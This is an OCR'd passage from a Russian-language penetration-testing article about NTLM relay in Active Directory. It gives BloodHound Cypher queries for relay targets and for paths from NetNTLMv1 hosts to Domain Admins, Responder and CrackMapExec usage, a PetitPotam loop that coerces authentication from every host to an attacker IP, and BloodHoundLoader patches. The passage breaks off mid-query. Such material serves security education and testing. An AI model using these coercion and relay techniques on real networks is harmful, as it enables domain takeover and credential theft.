
```
{
      "name": "Computers Local Admin to Another Computer without
signing",
      "category": "Relay",
      "queryList": [
        {
          "final": false,
          "title": "Select a Domain...",
          "query": "MATCH (n:Domain) RETURN n.name ORDER BY n.name
DESC"
        },
        {
          "final": true,
          "query": "MATCH p = (c1:Computer {domain: $result})-[r1:
AdminTo]->(c2:Computer) WHERE c2.hassigning = false RETURN p UNION
ALL MATCH p = (c3:Computer {domain: $result})-[r2:
MemberOf|HasSIDHistory*1..]->(g:Group)-[r3:AdminTo]->(c4:Computer)
WHERE c4.hassigning = false RETURN p"
        }
      ]
    }
```

Теперь мы отсеяли неосуществимые атаки на машины, у которых есть SMB signing, и получили только полезную информацию об узлах, на которые можно сделать релей.



Результат выполнения запроса для поиска машин в админах других машин с учетом SMB signing

Хорошо представлен результат на примере серверов Exchange. Теперь мы явно видим, что Relay возможен только на один из них, и можем не тратить попусту время.



Серверы Exchange в локальных администраторах сервера Exchange с учетом отсутствия SMB signing

INFO

Добавлять атрибуты в BloodHound довольно просто — достаточно составить корректный запрос. Подробнее о том, как это сделать, можно прочитать в статьях Дмитрия Неверова.

На этом этапе уже получается неплохо, но можно добиться и лучшего результата. До этого момента мы анализировали релей только на SMB, но мы можем сделать то же самое и на LDAP. Зачастую такой релей возможен из-за включенных WebDAV или NetNTLMv1.

Собрать информацию о включенных WebDAV поможет CrackMapExec, мы это уже обсуждали в предыдущих статьях. Спарсить данные можно следующим образом:

```
cat cme_webdav | grep -ia enabl | awk '{print $2}' > webdav.txt
```

Чтобы собрать информацию о NetNTLMv1, легче всего воспользоваться принуждением к аутентификации каждой машины на себя с поднятым Responder в режиме анализа. Responder все аккуратно сложит в базу, из которой нам не составит труда достать имена машин, где включен NetNTLMv1. Responder запускается так:


```
Responder -I eth0 -A
```

Машины принуждаются к аутентификации так:

```
while read host
do
  timeout 5 python3 PetitPotam.py <attacker IP> $host -u '' -p '' -d
''
done < computers
```

Теперь у нас имеется два списка машин, и нам надо добавить эту информацию в базу для анализа. «Из коробки» в скрипте нет нужных нам атрибутов, но эти функции легко дописать вручную. Добавляем такие строчки в место, показанное на следующем рисунке:

```
elif arguments.mode == 'w':
    operation = 'webdav = true'
elif arguments.mode == 'n':
    operation = 'netntlmv1 = true'
```




```
        operation = 'owned = false'
elif arguments.mode == 's':
        operation = 'hassigning = false'
elif arguments.mode == 'w':
        operation = 'webdav = true'
elif arguments.mode == 'n':
        operation = 'netntlmv1 = true'
elif not arguments.edge is None:
        operation = 'edge'
```

Дописываем скрипт

И аналогично добавим код во втором месте:

```
group.add_argument('-m', '--mode', dest = 'mode', help = 'Mode, h =
set to high value, o = set to owned, s = set to no SMB signing, u =
unmark as owned', choices = ['h', 'o', 's', 'u', 'w', 'n'])
```



```
parser = ArgumentParser(description = 'BloodHoundLoader, tool to set attrik
parser.add_argument('--dburi', dest = 'databaseUri', help = 'Database URI',
parser.add_argument('--dbuser', dest = 'databaseUser', help = 'Database use
parser.add_argument('--dbpassword', dest = 'databasePassword', help = 'Data
group = parser.add_mutually_exclusive_group(required = True)
group.add_argument('-m', '--mode', dest = 'mode', help = 'Mode, h = set to
group.add_argument('-o', '--operation', dest = 'operation', help = 'Operati
group.add_argument('-e', '--edge', dest = 'edge', help = 'Create the provic
parser.add_argument('-c', '--comment', dest = 'comment', help = 'Comment fc
parser.add_argument('-v', '--verbose', dest = 'verbose', help = 'Verbose mc
parser.add_argument('-b', '--batchsize', dest = 'batchSize', help = 'Number
parser.add_argument('filePaths', nargs = '+', help = 'Paths of files the tc
```

Дописываем код

После этого добавляем атрибуты:

```
python3 BloodHoundLoader.py webdav.txt -m w
python3 BloodHoundLoader.py netntlmv1.txt -m n
```

Смысл Relay-атаки на LDAP состоит в том, чтобы захватить учетку с помощью техник RBCD или ShadowCred либо воспользоваться интересным Generic'ом. Потому и запросы надо строить исходя из этого. На самом деле в интернете уже достаточно много готовых запросов, нам остается только переделать их под свои нужды.


Продолжение статьи →

ПИШЕМ ЗАПРОСЫ

Рассмотрим несколько примеров, как можно составить запрос для поиска интересных векторов эксплуатации. Поскольку мы потенциально можем захватить любую машину с NetNTLMv1, стоит проверить, на какую из них обратить внимание в первую очередь. Бывает, что их десятки или даже сотни, и тогда проверять ACL каждой вручную — утомительное занятие. Из этих соображений был создан следующий запрос, который показывает короткий путь от машины с атрибутом NetNTLMv1 до захвата домена.

```
{
      "name": "Shortest Paths from netntlmv1 to Domain",
      "category": "Relay",
      "queryList": [
        {
          "final": false,
          "title": "Select a Domain...",
          "query": "MATCH (d:Domain) RETURN d.name ORDER BY d.name
ASC"
        },
        {
          "final": true,
          "query": "MATCH p = allShortestPaths((c:Computer)-[r:{}
*1..]->(d:Domain)) WHERE c.netntlmv1 = true AND d.name = $result
RETURN p",
          "endNode": "{}"
        }
      ]
    }
```


В этом примере контроллеры домена оказались с включенным NetNTLMv1-хешем. На самом деле такое встречается достаточно часто.


DCSync
DCSync
DCSync
DCSync

Поиск путей от машин с включенным NetNTLMv1 до домена

Следующий запрос показывает путь до администраторов домена от машин с включенным хешем NetNTLMv1.


```
{
    "name": "Find Shortest Path from netntlmv1 to DA",
      "category": "Relay",
      "queryList": [
        {
          "final": true,
          "query": "MATCH (u:Computer {netntlmv1:true}) MATCH (g:
Group) WHERE g.objectid ENDS WITH '-512' MATCH p = shortestPath( (u)
